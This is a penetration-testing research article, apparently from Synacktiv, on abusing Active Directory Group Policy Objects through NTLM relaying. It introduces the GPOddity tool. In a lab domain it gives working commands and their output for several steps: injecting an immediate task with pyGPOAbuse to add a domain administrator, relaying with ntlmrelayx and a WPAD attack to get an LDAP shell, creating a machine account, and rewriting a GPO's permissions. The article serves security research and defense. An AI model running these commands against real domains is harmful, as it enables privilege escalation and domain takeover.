exploiting Active Directory GPOs through NTLM relaying, and

synacktiv.com/publications/gpoddity-exploiting-active-directory-gpos-through-ntlm-relaying-and-more

GPOddity: exploiting Active Directory GPOs through NTLM relaying, and more!

Rédigé par Quentin Roland - 04/09/2023 - dans Pentest - Téléchargement

During the pentest of an Active Directory environment, we recently came across a situation in which we were able to relay the authentication data of a user having write permissions on a sensitive Group Policy Object (GPO).

Due to the peculiarities of GPOs' implementation in Active Directory, existing tools do not allow their exploitation in NTLM relaying contexts. We however devised a new versatile exploitation vector that can be implemented through relaying, as well as a tool automating the attack, GPOddity, available on Synacktiv's Github. This opens the door to high-impact privilege escalation scenarios, solely relying on default Active Directory configurations and vulnerable GPO ACLs.

Table of contents

1. Introduction

Group Policy Objects represent high value targets for an attacker in any Active Directory environment. Indeed, compromising such objects would allow taking over any computer or user linked to it, thus opening up a high number of privilege escalation or lateral movement opportunities. What's more, if the GPO is linked to an administrative user on the domain or to a domain controller, its compromise would directly lead to the domain takeover.

Attacking a Group Policy Object traditionally requires full control of a user with write permissions on the target GPO (meaning, the attacker knows such a user’s password or NT hash). This requirement limits the exploitability of GPOs and restricts the implementation of such attack paths to specific, authenticated edge cases.

What if, however, a user’s write permissions on a GPO could be exploited through NTLM relaying? When relaying authentication data, an attacker does not need to know the user’s password in order to perform specific actions in the domain; they only need to put themselves in a Man-in-the-Middle position, which can be achieved through various means in Active Directory environments. As a result, exploiting GPOs through NTLM relaying would extend the applicability of this attack vector by allowing a potentially unauthenticated attacker to abuse a relayed user’s GPO ACLs to elevate their privileges. Please note that this article will not go into the details of NTLM relaying; if you are not familiar with the concept, you may refer to this excellent article.

As will be demonstrated later, existing tools and techniques do not allow such an exploitation through relaying due to the peculiarities of the GPOs’ implementation in Active Directory. This article aims at describing a new, versatile attack vector targeting GPOs, that works in NTLM relaying scenarios, while also presenting certain advantages related to stealth and safety in traditional scenarios outside relaying.

The following tool, namedGPOddity,was developed to automate the attack. Its use will be demonstrated in the article:

https://github.com/synacktiv/GPOddity

Note that GPOddity is, regarding some features, heavily based on pyGPOAbuse, that is a python implementation of SharpGPOAbuse.

2. Concepts and lab environment

a. Group Policy Objects: definition and implementation

If you are already familiar with the concepts of Group Policy Objects and their implementation in Active Directory as Group Policy Containers and Group Policy Templates, feel free to skip ahead. Otherwise, we will go over these concepts as they will be important to understand the rest of the article.

GPOs are a fundamental aspect of Microsoft's Active Directory. They are a collection of settings and configurations that will be applied periodically, through the network, to a defined group of users and computers within a domain. These settings are used to control and manage various aspects of the operating system and applications running in the domain, to enforce specific configurations, security policies, software installations, etc.

To do so, GPOs are implemented as **two distinct elements**: the **Group Policy Container** (GPC), and the **Group Policy Template** (GPT).

The Group Policy Container is an **LDAP object** that represents the GPO itself, its configuration, and the permissions that users in the domain should have on it. The GPC's distinguished name includes a GUID used to identify the GPO, enclosed in brackets; for instance:

```
CN={46993522-7D77-4B59-9B77-
F82082DE9D81},CN=Policies,CN=System,DC=corp,DC=com
```

This LDAP object only defines the generic configuration of the GPO such as its name and description. It does not contain, in itself, the **content** of GPOs, i.e. the details of the settings and configurations that should be applied by the user or computer on which it is linked. This is the role of the **Group Policy Template**, which is nothing more than a **folder in the `SYSVOL` SMB share** of domain controllers. The GPT contains all the files necessary to describe the settings and configurations to implement. When a user or a computer has to apply the GPO, it will actually fetch the files of this SMB share to retrieve the instructions. The folder will have a path with the following format, also referencing the GUID that identifies the GPO:


```
\\dc.corp.com\SysVol\corp.com\Policies\{46993522-7D77-4B59-9B77-
F82082DE9D81}
```

By default, Group Policy Objects are applied every 90 minutes for standard machines and users, and every 5 minutes for domain controllers.

b. Lab setup and testing environment

In order to illustrate the various concepts and the attack path of the article, a very simple Active Directory instance was set up, with the following characteristics.

- Domain name: `corp.com`.
- Some standard users.
- One domain controller (`DC.corp.com`) with IP address 192.168.58.100 (Windows).
- One domain-joined workstation (`WK01.corp.com`) with IP address 192.168.58.102 (Windows).
- One non domain-joined attacker machine with IP address 192.168.58.101 (Linux).
- One Group Policy Object named `SRV_ANY_HARDENING_POLICY`simulating a GPO applied on all domain machines to implement some hardening configurations. It is also linked to the `Domain Controllers` Organizational Unit, which means that it applies to the `DC.corp.com` domain controller.



Group Policy Management
- Forest: corp.com
  - Domains
    - corp.com
      - Default Domain Policy
      - _ADMINS
      - _USERS
      - Domain Controllers
        - Default Domain Controllers Policy
        - SRV_ANY_HARDENING_POLICY
      - Group Policy Objects
        - Default Domain Controllers Policy
        - Default Domain Policy
        - SRV_ANY_HARDENING_POLICY
      - WMI Filters
      - Starter GPOs
  - Sites
- Group Policy Modeling
- Group Policy Results

SRV_ANY_HARDENING_POLICY

Scope | Details | Settings | Delegation

Links

Display links in this location: corp.com

The following sites, domains, and OUs are linked to this GPO:

Location	Enforced	Link Enabled	Path
Domain Controllers	No	Yes	corp.com/Domain Controllers

Security Filtering

The settings in this GPO can only apply to the following groups, users, and computers:

Name
Authenticated Users


WMI Filtering

This GPO is linked to the following WMI filter:

<none>

The SRV_ANY_HARDENING_POLICY Group Policy Object.

One of the standard users, adove, has write permissions on the SRV_ANY_HARDENING_POLICYGroup Policy Object (including the WriteDACLor GenericWritepermission). This could happen for various reasons, from a misconfiguration resulting from nested group memberships, to an intended choice in order to allow this user to manage/debug this GPO in the corp.comdomain. Such permissions can be visualized through the BloodHound tool, by querying the Outbound Object Control rights of the adoveuser.



Adove user's permissions on the SRV_ANY_HARDENING_POLICY GPO.

3. Existing GPO exploitation tools and their limits


In order to better apprehend the context and motivation behind the attack vector, as well as its inner workings, it is first important to fully understand the traditional GPO exploitation vectors, as well as their limits.

a. Traditional exploitation of GPO attack vectors


As briefly mentioned in the introduction, the usual way to abuse GPOs up until now takes advantage of the direct compromise of a user having edit rights on a Group Policy Object, in order to take over the objects that are linked to that GPO.

More concretely, such an attack vector actually **modifies an existing GPO** and adds to it a **malicious new immediate task**. Indeed, Group Policy Objects can define immediate tasks that are nothing more than scheduled tasks configuring arbitrarycommands (for instance,`cmd` or`powershell`commands)that will be executed immediately by the target object when it applies the GPO.

For illustration purposes, assume that we want to create a new GPO in our `corp.com` domain, called `GpoImmediateTask`, aimed to be applied by domain controllers. This GPO implements an immediate task that will execute a command as the `NT AUTHORITY\SYSTEM` user and that will write the output of the `whoami` program to the `C:\gpo_immediate_task` file on any computer on which the GPO is applied. This can be performed from the `Group Policy Management Editor` utility.



Immediate task creation.



ImmediateTask Properties

Action: Create

Name: ImmediateTask

Author: CORP\a-qroland

Description:

Security options

When running the task, use the following user account: NT AUTHORITY\SYSTEM

● Run only when user is logged on

○ Run whether user is logged on or not

□ Do not store password. The task will only have access to local resources.

☑ Run with highest privileges

□ Hidden

Configure for: Windows® 7, Windows Server™ 2008R2

New Action

You must specify what action this task will perform.

Action: Start a program

Settings

Program/script: C:\Windows\System32\cmd.exe

Add arguments(optional): /c "whoami > C:\gpo_immediate_task"

Start in(optional):

Immediate task configuration.

Now that the Group Policy Object defining an immediate task is created, it is possible to link it to the `Domain Controllers` Organizational unit in order to apply it to our domain controller. Once this is done, we may wait 5 minutes for the automatic GPO refresh, or force immediate application with the `gpupdate` command. Either way, the task is executed by the domain controller, and the file is created on its file system, demonstrating command execution as the `NT AUTHORITY\SYSTEM` user.

```
C:\> hostname
DC

C:\> dir
 Volume in drive C has no label.
 Volume Serial Number is BCEF-5E9D

 Directory of C:\

08/09/2023  01:03 PM    <DIR>          inetpub
11/05/2022  12:03 PM    <DIR>          PerfLogs
08/09/2023  01:03 PM    <DIR>          Program Files
08/09/2023  01:03 PM    <DIR>          Program Files (x86)
08/13/2023  04:45 AM    <DIR>          Temp
08/09/2023  01:01 PM    <DIR>          Users
08/09/2023  01:03 PM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)  39,906,672,640 bytes free

C:\> gpupdate
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.

C:\> dir
 Volume in drive C has no label.
 Volume Serial Number is BCEF-5E9D

 Directory of C:\

08/13/2023  05:40 AM                21 gpo_immediate_task
08/09/2023  01:03 PM    <DIR>          inetpub
11/05/2022  12:03 PM    <DIR>          PerfLogs
08/09/2023  01:03 PM    <DIR>          Program Files
08/09/2023  01:03 PM    <DIR>          Program Files (x86)
08/13/2023  04:45 AM    <DIR>          Temp
08/09/2023  01:01 PM    <DIR>          Users
08/09/2023  01:03 PM    <DIR>          Windows
               1 File(s)             21 bytes
               7 Dir(s)  39,905,423,360 bytes free

C:\> type gpo_immediate_task
nt authority\system
```

This immediate task feature is perfect from an attacker standpoint when abusing a compromised Group Policy Object, as it would allow them to execute any arbitrary command with administrative privileges on all objects on which the GPO applies. To do so, they would simply need to modify the settings applied by the GPO to inject a malicious immediate task.

This is precisely the approach adopted by existing GPO exploitation tools, such as:

- SharpGPOAbuse

- PyGPOAbuse
- Powerview's module New-GPOImmediateTask

Let's run a compromise scenario for our `corp.com` domain using the traditional attack vector implemented by these tools to abuse a GPO – for instance, using **pyGPOAbuse**.

Exploiting the GPO ACLs of the `adove` user through the GPO exploitation tools mentioned above **requires complete compromise of such a user**, i.e. knowing the password or NT hash associated with the account. This is a pretty substantial requirement, but let's assume this is the case, and that the `adove` user account was somehow compromised.

In these conditions, from the attacker machine, it would be possible to run a **pyGPOAbuse** command to exploit our permissions on the `SRV_ANY_HARDENING_POLICY` GPO, and inject a malicious immediate task that will add the `synacktiv_pygpoabuse` domain administrator (password `Password123!`) to the domain the next time the domain controller will apply thisGPO, whose GUID is `46993522-7D77-4B59-9B77-F82082DE9D81`.

Then, the following **pyGPOAbuse** command is executed:

```
$ python3 pygpoabuse.py 'corp.com/adove:Password1' -gpo-id '46993522-7D77-4B59-
9B77-F82082DE9D81' -command 'net user synacktiv_pygpoabuse Password123! /add &&
net localgroup administrators synacktiv_pygpoabuse /add' -v
INFO:root:Version updated
[*] Version updated
SUCCESS:root:ScheduledTask TASK_d2b5321d created!
[+] ScheduledTask TASK_d2b5321d created!
```

All that is left to do is wait until the compromised GPO is applied to the domain controller (5 minutes), and check afterward that the domain administrator was successfully added by the immediate task:

```
$ crackmapexec smb dc.corp.com -u 'synacktiv_pygpoabuse' -p 'Password123!'
SMB  192.168.57.10  445  DC  [*] Windows 10.0 Build 17763 x64 (name:DC)
(domain:corp.com) (signing:True) (SMBv1:False)
SMB  192.168.57.10  445  DC  [+] corp.com\synacktiv_pygpoabuse:Password123!
(admin)
```

Everything went well, and the attacker effectively elevated their privileges from the standarduser `adove` to the ones of a domain administrator by abusing GPO ACLs.

It is important to mention that behind the scenes, these tools will actually perform modifications on both the Group Policy Container (through LDAP), **and** the Group Policy Template (through SMB):

- Regarding the Group Policy Container, several attributes of the LDAP object representing the GPO must be updated. Most importantly, first the version of the GPO should be updated (`version` attribute), so that target systems will detect changes and correctly re-apply the GPO. Second, the **machine extension names** should be updated (`gPCMachineExtensionNames` attribute when applying to computers, and `gPCUserExtensionNames` attribute when applying to users). They should be updated to include the one allowing to invoke immediate tasks. Long story short, machine extension names are required to allow Group Policy client-side extensions to run, i.e. additional GPO functionalities such as scheduled/immediate tasks. For more information on machine extension names, see this Microsoft article; for a list of available machine extension names, see this other article.

- Regarding the Group Policy Template, the actual files of the `SYSVOL` folder corresponding to the target GPO are directly modified in order to inject the malicious immediate task (more specifically, in the `ScheduledTasks.xml` file).

All in all, the tools mentioned above work perfectly under the right conditions. They do however present some limitations, one of them being their unsuitability in NTLM relaying scenarios.

b. The limits of existing tools

Let's alter the scenario described in the previous section, and place ourselves in the position of the pentest that inspired this article. The attacker is **unauthenticated** on the internal network, and confirmed that they should be able to perform NTLM relaying attacks targeting the domain's LDAP server by abusing its default configuration (LDAP channel binding and LDAP signing are disabled by default in Active Directory). In order to carry out such attacks and be able to relay authentication data, the attacker placed themselves in a Man-in-the-Middle position on the network. Several effective methods exist to do so in Active Directory, that also exploit default configurations; for instance (non-exhaustive list):

- Responder

- MitM6

- ADIDNS (but requires authenticated domain access)

The execution of these tools is outside the scope of the article, but multiple great tutorials exist to guide you through it if needed. Once in a Man-in-the-Middle position, it is then possible to execute **ntlmrelayx** to perform the actual attack and **relay the authentication data of the** `adove` **user to the LDAP server** in order to perform LDAP queries as this user. The command below makes use of the `-wh` flag in order to implement a WPAD proxy authentication attack and effectively trigger HTTP authentication, that can be conveniently relayed, for instance to LDAP.

```
$ ntlmrelayx -t 'ldaps://192.168.58.100' -wh '192.168.58.101:8080' --http-port
'80,8080' -i
[...]
[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Connection from 192.168.58.101 controlled, attacking target
ldaps://192.168.58.100
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Authenticating against ldaps://192.168.58.100 as /ADOVE SUCCEED
[*] Started interactive Ldap shell via TCP on 127.0.0.1:11000
[*] HTTPD(80): Client requested path: /favicon.ico
```

Through the `-i` flag of the previous `ntlmrelayx` command, an interactive LDAP shell is opened on the attacker's machine (`localhost`, port 11000), allowing to run arbitrary LDAP commands as the `adove` user. This shell also provides several useful built-in commands, that can be displayed with the `help` instruction.

```
$ nc 127.0.0.1 11000
# help
add_computer computer [password] [nospns] - Adds a new computer to the domain with
the specified password. If nospns is specified, computer will be created with only
a single necessary HOST SPN. Requires LDAPS.
[...]
write_gpo_dacl user gpoSID - Write a full control ACE to the gpo for the given
user. The gpoSID must be entered surrounding by {}.
exit - Terminates this session.
```

From this position, the initially unauthenticated attacker would be able to secure authenticated access to the domain by creating a machine account. This takes advantage of another default configuration in Active Directory, allowing any user to create up until 10 machine accounts in the domain. Let's assume that the attacker created the `ATTACKER$` machine account with the `add_computer` snippet of the LDAP shell.

```
# add_computer ATTACKER qTN8lugSL0yVKr0igdmSBtU1
Attempting to add a new computer with the name: ATTACKER$
Inferred Domain DN: DC=corp,DC=com
Inferred Domain Name: corp.com
New Computer DN: CN=ATTACKER,CN=Computers,DC=corp,DC=com
Adding new computer with username: ATTACKER$ and password:
qTN8lugSL0yVKr0igdmSBtU1 result: OK
```

This is where, in the hypothetical scenario starting from an unauthenticated position, the attacker would use their authenticated access to the domain to thoroughly enumerate it, and realize that the `adove` user has extensive permissions on the `SRV_ANY_HARDENING_POLICY` GPO, which is applied to domain controllers. Conveniently, the `adove` user having interesting GPO ACLs is the one the attacker is currently relaying, which allows them to stay in the current opened LDAP shell. In reality, the attacker might have relayed another user, enumerated the domain, realized the interesting GPO ACLs of the `adove` user, and waited until they were able to relay this specific user.

The attacker is thus in a situation similar to the one described in the previous section: the only difference being that, starting from an unauthenticated position, they do not know the password or NT hash of the `adove` user; they are simply relaying the account's authentication data.

From there, the attacker might have a pretty straightforward – and naive – idea: use the `write_gpo_dacl` snippet of the LDAP shell to give to an account they control, typically the `ATTACKER$` computer account, full control over the target GPO object. Then, using traditional exploit tools like **pyGPOAbuse**,they could abuse the GPO and gain domain administrator privileges.

Let's try that.

```
# write_gpo_dacl ATTACKER$ {46993522-7D77-4B59-9B77-F82082DE9D81}
Adding ATTACKER$ to GPO with GUID {46993522-7D77-4B59-9B77-F82082DE9D81}
LDAP server claims to have taken the secdescriptor. [...]
```


Now that the `ATTACKER$` machine accounts (apparently) has full control over the `SRV_ANY_HARDENING_POLICY` GPO, the attacker may attempt to exploit it with **pyGPOAbuse**.

```
$ python3 pygpoabuse.py 'corp.com/ATTACKER$:qTN8lugSL0yVKr0igdmSBtU1' -gpo-id
'46993522-7D77-4B59-9B77-F82082DE9D81' -command 'net user synacktiv_ntlmrelay
Password123! /add && net localgroup administrators synacktiv_ntlmrelay /add' -v
ERROR:root:This user doesn't seem to have the necessary rights
[...]
Traceback (most recent call last):
  File "/usr/local/lib/python3.9/dist-packages/impacket/smbconnection.py", line
460, in createFile
    return self._SMBConnection.create(treeId, pathName, desiredAccess, shareMode,
creationOption,
  File "/usr/local/lib/python3.9/dist-packages/impacket/smb3.py", line 1227, in
create
    if ans.isValidAnswer(STATUS_SUCCESS):
  File "/usr/local/lib/python3.9/dist-packages/impacket/smb3structs.py", line 458,
in isValidAnswer
    raise smb3.SessionError(self['Status'], self)
impacket.smb3.SessionError: SMB SessionError: STATUS_ACCESS_DENIED({Access Denied}
A process has requested access to an object but has not been granted those access
rights.)
[...]
```

The tool returns an SMB `STATUS_ACCESS_DENIED`error – and any of the traditional exploit scripts would do so. Such an error actually makes sense. In the previous part, it was mentioned that existing tools need to perform two kinds of modifications in order to successfully execute: modify the Group Policy Container LDAP object (to alter the version and the machine extension names), but also **the Group Policy Template** (in order to inject the malicious immediate task in the files of the `SYSVOL` folder for the GPO).

However, running LDAP commands as the `adove` user, and more specifically using the `write_gpo_dacl` snippet, **only modified the permissions related to the Group Policy Container**, i.e. the LDAP object representing the GPO. As a result, the account as which the exploit is run, `ATTACKER$`, has the necessary permissions to alter the GPC, but cannot alter the GPT located in the `SYSVOL` share. The SMB permissions associated with the GPO folder **will not** be automatically modified to match those of the GPC LDAP object. This explains the `STATUS_ACCESS_DENIED` error that was observed above.

This discrepancy between the LDAP and SMB permissions of the `ATTACKER$` account will actually be prompted to any administrator of the domain everytime they open the Group Policy Management console, and click on the `SRV_ANY_HARDENING_POLICY` tab.



Display links in this location: corp.com

The following sites, domains, and OUs are linked to this GPO:

Location	Enforced	Link Enabled	Path
Domain Controllers	No	Yes	corp.com/Domain Controllers

...sers, and computers:

Authenticated Users

This GPO is linked to the following WMI filter: <none>

Group Policy Management

The permissions for this GPO in the SYSVOL folder are inconsistent with those in Active Directory. It is recommended that these permissions be consistent. To change the SYSVOL permissions to those in Active Directory, click OK.

Inconsistency between LDAP and SMB permissions displayed to administrators.

If the administrator clicks `OK` on the displayed popup, permissions will be synchronized, giving the `ATTACKER$` account write permissions on the `SRV_ANY_HARDENING_POLICY` GPO folder in the `SYSVOL` share. Once this is done, the exploitation through standard exploitation tools will work as expected, and as shown in the previous section.

